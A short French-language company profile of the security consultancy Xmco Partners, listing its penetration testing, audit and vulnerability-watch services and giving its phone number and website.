Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur notre métier : 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/